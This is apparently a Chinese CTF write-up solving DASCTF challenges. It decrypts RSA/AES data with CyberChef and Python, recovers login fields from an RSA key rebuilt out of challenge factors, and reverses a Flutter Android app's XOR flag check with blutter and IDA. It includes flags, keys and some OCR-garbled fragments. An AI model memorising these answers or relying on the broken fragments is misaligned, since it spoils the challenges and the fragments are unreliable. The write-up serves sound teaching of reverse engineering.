
Encryption Scheme
RAW

Input

```
QMz2qirA80LJiOs30Efl00JsrIv+ZdrM9iB74P/nCWOrzEemEOaq2lN1/V5/rOAoTgBanJO/Acpo
okhVIOVdsA==
```

Output

```
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULElmGJYfKbc2gJh0G
```



Recipe

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars □ Strict mode

RSA Decrypt

RSA Private Key (PEM)

```
S16/qII16BgFxmxG9eShC4PMfaQkmOnXBOHRAI
BmJUPsUGmj8/eX
xknCp7vSCYs9SZ3HGcDlp05Jmed8IQIhAJnE1P
Ne9lC5OazgRYhSG6bGCTbfFHT6OuwCVIxRSx4P
-----END PRIVATE KEY-----
```

Key Password

Encryption Scheme: RAW

Input

```
hKH/M/v8zwVICeWlc652BZk2eA/c2g0cLpBwvWBVlphiwBBasdn9HPWk7sb/IaRh8eppZrToUwz6
f1eomFJkEQ=
```


ABC 88 2

Raw Bytes LF

Output

```
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULJZ4tQgwSm3ZZIELJ
```

最后解出flag



Recipe

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars □ Strict mode

AES Decrypt

Key: ElmGJYfKbc2gJh0G UTF8

IV: JZ4tQgwSm3ZZI… UTF8

Mode: CBC

Input: Raw

Output: Raw

Input

```
UBUSWb+1P3Z/aokV67e5xQ7eaHoEj3JAeC0XA1RckTWdWZYCB/+D7qC3Hao74goX
```

ABC 64 1

Raw Bytes LF

Output

```
DASCTF{android_encrypto_file_and_plains}
```

DASCTF{android_encrypto_file_and_plains}

login

服务器依次验证三个字段：Account, Key, Password。

1. **Account 验证**:

   - 服务器将接收到的数据（RC4 解密后）与内存中的 `byte_C1A0` 进行比对。

   - **关键点**: `byte_C1A0` 是一个 256 字节的 RSA 密文。这意味着客户端发送的必须是这个特定的密文。

- **解密**: 验证通过后，服务器调用 `rsa_decrypt` (`sub_73B2`) 使用 RSA 私钥解密该密文。
- **结果**: 解密后的明文被用作后续步骤的参数。

2. **Key 验证**:
   - 类似于 Account，服务器将接收数据与 `byte_C0A0` (RSA 密文) 比对。
   - **解密**: 验证通过后，同样调用 `rsa_decrypt` 解密。
   - **结果**: 解密后的明文被用作后续步骤的参数。
3. **Password 验证**:
   - 服务器将接收数据与 `byte_C2A0` 比对。

利用在 `client` 分析中获取的 RSA 因子 (P, Q)重建私钥解密byte_C1A0 和 byte_C0A0

代码块

```
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
import binascii

# RSA Parameters (Hex strings from analysis)
n_hex = "9a49428cadd84b7a81cb80f916e645a6a9dd23c2fe679f93af6a77eff0f0bb1309b77fb7861275f07ab41e98ae5c2ecf933f27d47b9ce0a55a3e06569cacbb4c9183f8ee9a47f2cfbb3a5965c9326f45d2d608cfeabea1a1879eae95b70224d2e7736b9bc4109756f55a3f70f11a9b9c6564fb6456d329c336fbb59859db5fde1f2338294e863c4f05b4a89e6c3b761d52a2081a0af0a320fde831daa741fad77aa7ef2dd30b3e33d1a6e7b44ed44ef40de4557a4fd65b63db63d105386bbd81071739ec3d0fe44b6a0952a2b065bededfecea6e22229fea32adfc9a6e2ccfdf5da437a56ad41d7ef08c2c4635d3a0218aab2a5ed6e9dd42d684bc918efe24d3"
e_hex = "10001"
d_hex = "28c7df24a5798679db2a44979275f5f3179db180d91335702942fb1b70e985de825da90f2eb65d20ddf8be1d9d4e15bc1d84e95795ff8c0c28ce3c33fde054f6e82a4f4cc22597b350c9c62ccc0188bd4152a701a3601558f22aa9fae8b9fdac6c2bc09b1637f71e0511805e04b203c4fdb2b36ad232fe819b06ed4e57c74f39fd9b72623c16ff2100f148f622bf12876260c4859672360dc0da3da6b45c5c8c6215ccda072765840c213fba11a91d6bf598a8a8065797566c8950a34ea0a072a9ed0c38bdc58662f186ec578ca55d5098443fd566cc722ace9c4e89afc4e302c8a4870e11a003b935f4a102695bfd64bb0fa74dcc372682e2b24ff45a1a69"

# Ciphertexts (First 128 bytes of each)
# Account (byte_C1A0)
c_account_hex = "1638e0eb936140b5527033292cbefcd73b55cfc7fb79df51ae3768a0dd9c84ae4580e47a5133b425f4c93eac97e4b1aa0b4cd30589d004f6d0d19fcbc709e86cc2996b433d29f650b69987a466f05bef7f69945860dcc44742a511f3621385c89fbd4d73153615789634b25cfc3151a4115bc30c9697
```

```
9e5f965290f36a863e3378b5cfc9ba31438c4bae22b23ef815edf7cf1771803bd392a5072b46890
0b75f5a4377d1daf3d6f7b7b6850d1a4a4134f2f65840efaa9b83d31083051df0fc80a786529159
484f62bbb9524f68285f48c7ab8e03bdfeca1a6025aaed9f9728b390689c0c963920c728eb5695f
cb9413f9f4e06d3b93db40e26d6275c84e6126a"
# Key (byte_C0A0)
c_key_hex =
"373a2a27b38fd778c716728ebb95be89a0a057109119a08d5ce49261ebb0e0776d254a40c4d21b
d2463e61608771de401eed13ac6660d996bea8c8b82bdd0eaf56c38466776eba31f7b2219230b65
4a77ec0af395a01c31c139a4f6b7b8ba845192096165dd7acd0331e79dbe434ed8c9a66581d26f6
9e5faa295f66010076b91a6dd61db7abd325f8bd25d928debcc02e5555ff81f7ae3e548e3e4659a
37f5d3d3c39fbcad1b583e42fb04fa328ebb77e7841f45b711e77ee23e11989db2c0e06b8191a45
6d56bd1a7d42c47fdfdf1179228b57c6efca9b9b6a7d22682e5b67c7c46a877fb677f5f317b4823
fcdc812f0362be27c0f5453037148ed30127b26"
# Convert to bytes
# Note: The read output had spaces, I removed them.
# The modulus is 2048 bits (256 bytes), so we need 512 hex chars.
c_account = binascii.unhexlify(c_account_hex[:512])
c_key = binascii.unhexlify(c_key_hex[:512])

print(f"N length: {len(binascii.unhexlify(n_hex))}")
print(f"Account length: {len(c_account)}")
print(f"Key length: {len(c_key)}")

n = int(n_hex, 16)
e = int(e_hex, 16)
d = int(d_hex, 16)

key = RSA.construct((n, e, d))
cipher = PKCS1_OAEP.new(key)

try:
    m_account = cipher.decrypt(c_account)
    print(f"Account: {m_account}")
except Exception as e:
    print(f"Account Decrypt Error: {e}")

try:
    m_key = cipher.decrypt(c_key)
    print(f"Key: {m_key}")
except Exception as e:
    print(f"Key Decrypt Error: {e}")

```

- **Account (明文)**: `aassddffgghhjjll`

- **Key (明文)**: `qqwweerrttyyuuii`

使用AES-CBC加密，进行解密

- **Key**: `qqwweerrttyyuuii`
- **IV**: `aassddffgghhjjll`
- **密文**: `byte_C2A0` (前 256 字节)


代码块

```
from Crypto.Cipher import AES

# Extracted keys
account_key = b'aassddffgghhjjll'
key_key = b'qqwweerrttyyuuii'

# Password ciphertext (byte_C2A0)
raw_bytes_str = "0xad 0xd1 0xd1 0x19 0x60 0xc2 0x2d 0x91 0x66 0xda 0xc3 0xc2 0x67 0x25 0xc8 0x19 0x9 0x17 0x6b 0x23 0x8e 0x30 0x3 0xaa 0x57 0xaa 0xcb 0xa0 0xa2 0x26 0xb7 0xc3 0x1c 0x22 0xb 0x8d 0x20 0x9c 0xb4 0x95 0xb5 0x5d 0xb4 0xe2 0x7d 0x4e 0x43 0x8e 0x8 0x80 0x0 0x0 0x0 0x0 0x0 0x0 0x9 0x82 0x0 0x0 0x0 0x0 0x0 0x0 0x10 0x82 0x0 0x0 0x0 0x0 0x0 0x0 0x18 0x83 0x0 0x0 0x0 0x0 0x0 0x0 0x20 0x84 0x0 0x0 0x0 0x0 0x0 0x0 0x28 0xc9 0x0 0x0 0x0 0x0 0x0 0x0 0x63 0x7c 0x77 0x7b 0xf2 0x6b 0x6f 0xc5 0x30 0x1 0x67 0x2b 0xfe 0xd7 0xab 0x76 0xca 0x82 0xc9 0x7d 0xfa 0x59 0x47 0xf0 0xad 0xd4 0xa2 0xaf 0x9c 0xa4 0x72 0xc0 0xb7 0xfd 0x93 0x26 0x36 0x3f 0xf7 0xcc 0x34 0xa5 0xe5 0xf1 0x71 0xd8 0x31 0x15 0x4 0xc7 0x23 0xc3 0x18 0x96 0x5 0x9a 0x7 0x12 0x80 0xe2 0xeb 0x27 0xb2 0x75 0x9 0x83 0x2c 0x1a 0x1b 0x6e 0x5a 0xa0 0x52 0x3b 0xd6 0xb3 0x29 0xe3 0x2f 0x84 0x53 0xd1 0x0 0xed 0x20 0xfc 0xb1 0x5b 0x6a 0xcb 0xbe 0x39 0x4a 0x4c 0x58 0xcf 0xd0 0xef 0xaa 0xfb 0x43 0x4d 0x33 0x85 0x45 0xf9 0x2 0x7f 0x50 0x3c 0x9f 0xa8 0x51 0xa3 0x40 0x8f 0x92 0x9d 0x38 0xf5 0xbc 0xb6 0xda 0x21 0x10 0xff 0xf3 0xd2 0xcd 0xc 0x13 0xec 0x5f 0x97 0x44 0x17 0xc4 0xa7 0x7e 0x3d 0x64 0x5d 0x19 0x73 0x60 0x81 0x4f 0xdc 0x22 0x2a 0x90 0x88 0x46 0xee 0xb8 0x14 0xde 0x5e 0xb 0xdb 0xe0 0x32 0x3a 0xa 0x49 0x6"

byte_list = [int(x, 16) for x in raw_bytes_str.split()]
c_passwd = bytes(byte_list[:256])

def try_aes_cbc(key, iv, data):
    try:
        cipher = AES.new(key, AES.MODE_CBC, iv)
        decrypted = cipher.decrypt(data)
        return decrypted
    except Exception as e:
        return f"Error: {e}"

print("--- AES CBC (Key=Key, IV=Account) ---")
print(try_aes_cbc(key_key, account_key, c_passwd)[:64])

```


DASCTF{dqmaxfwkm921kr21m;df1m1dqmlk1d12d1}

androidfff

显示用JADX打开看了一下，发现 MainActivity 里是空的？！ 怀疑加了壳，然后去看了下 AndroidManifest，原来是 flutter...




```
<meta-data
    android:name="flutterEmbedding"
    android:value="2"/>
```




```
∨ assets
    > dexopt
    > flutter_assets
```

启动blutter。然后 IDA 打开 libapp.so，导入脚本修复一下符号，然后直接在函数窗口搜 “flag”字样



```
Function name
flutter$src$widgets$editable_text_EditableTextState___flagInte…
flutter$src$widgets$editable_text_EditableTextState___unflagIn…
flutter$src$semantics$semantics_SemanticsNode___updateChildren…
flutter$src$semantics$semantics_SemanticsNode___updateChildMer…
flutter$src$semantics$semantics_SemanticsNode___updateChildMer…
flutter$src$semantics$semantics_SemanticsConfiguration___setFl…
untitled3$main__FlagCheckerState__build_29c3bc
IsType_FlagChecker_Stub_29c678
untitled3$main__FlagCheckerState___checkFlag_29c778
untitled3$main__FlagCheckerState___checkFlag_29c7b0
untitled3$main__FlagCheckerState___xorEncrypt_29cb18
untitled3$main__FlagCheckerState___anon_closure_29cba4
untitled3$main__FlagCheckerState___anon_closure_29cbe4
untitled3$main__FlagCheckerState___anon_closure_29cc0c
untitled3$main_FlagChecker__createState_2f7bd4
untitled3$main__FlagCheckerState__ctor_2f7c1c
Allocate_FlagCheckerStateStub_2f7e20
AllocateFlagCheckerStub_2ff040
```

看到有异或，然后就去 pp.txt 里查了下



```
[pp+0xc038] AnonymousClosure: (0x29cba4), in [package:untitled3/main.dart]
_FlagCheckerState::_xorEncrypt (0x29cb18)
[pp+0xc040] Obj!Text@45bbb1 : {
  off_c: "check"
}
[pp+0xc048] Closure: (ScrollNotification) => bool from Function
'defaultScrollNotificationPredicate': static. (0x13de9840ce8)
[pp+0xc050] IMM: double(56) from 0x404c000000000000
[pp+0xc058] Obj!WidgetState@45d9e1 : {
  Super!_Enum : {
    off_8: int(0x2),
    off_10: "pressed"
  }
}
```

然后在 IDA 里找到地址 0x29cba4


直接找到具体的 xor 逻辑

代码块

```
__int64 __usercall untitled3_main__FlagCheckerState::_anon_closure_29cba4@<X0>(
        __int64 a1@<X4>,
        __int64 a2@<X5>,
        __int64 a3@<X6>,
        __int64 a4@<X7>,
        __int64 a5@<X8>)
{
  __int64 v5; // x15
  __int64 v6; // x29
  __int64 v7; // x30
  __int64 v8; // x3
  __int64 result; // x0
  __int64 v10; // x2

  v8 = (*v5 << 32) >> 33;
  if ( (*v5 & 1) != 0 )
    v8 = *(*v5 + 7LL);
  result = (2 * (v8 ^ 0x32));
  if ( (v8 ^ 0x32) != result >> 1 )
  {
    *(v5 - 16) = v6;
    *(v5 - 8) = v7;
    result = AllocateMintSharedWithoutFPURegsStub_3b84cc(v8 ^ 0x32, v8, a1, a2, a3, a4, a5);
    *(result + 7) = v10;
  }
```


```
    return result;
}
```

然后就差密文，密文是在 untitled3_main__FlagCheckerState::ctor_2f7c1c 中

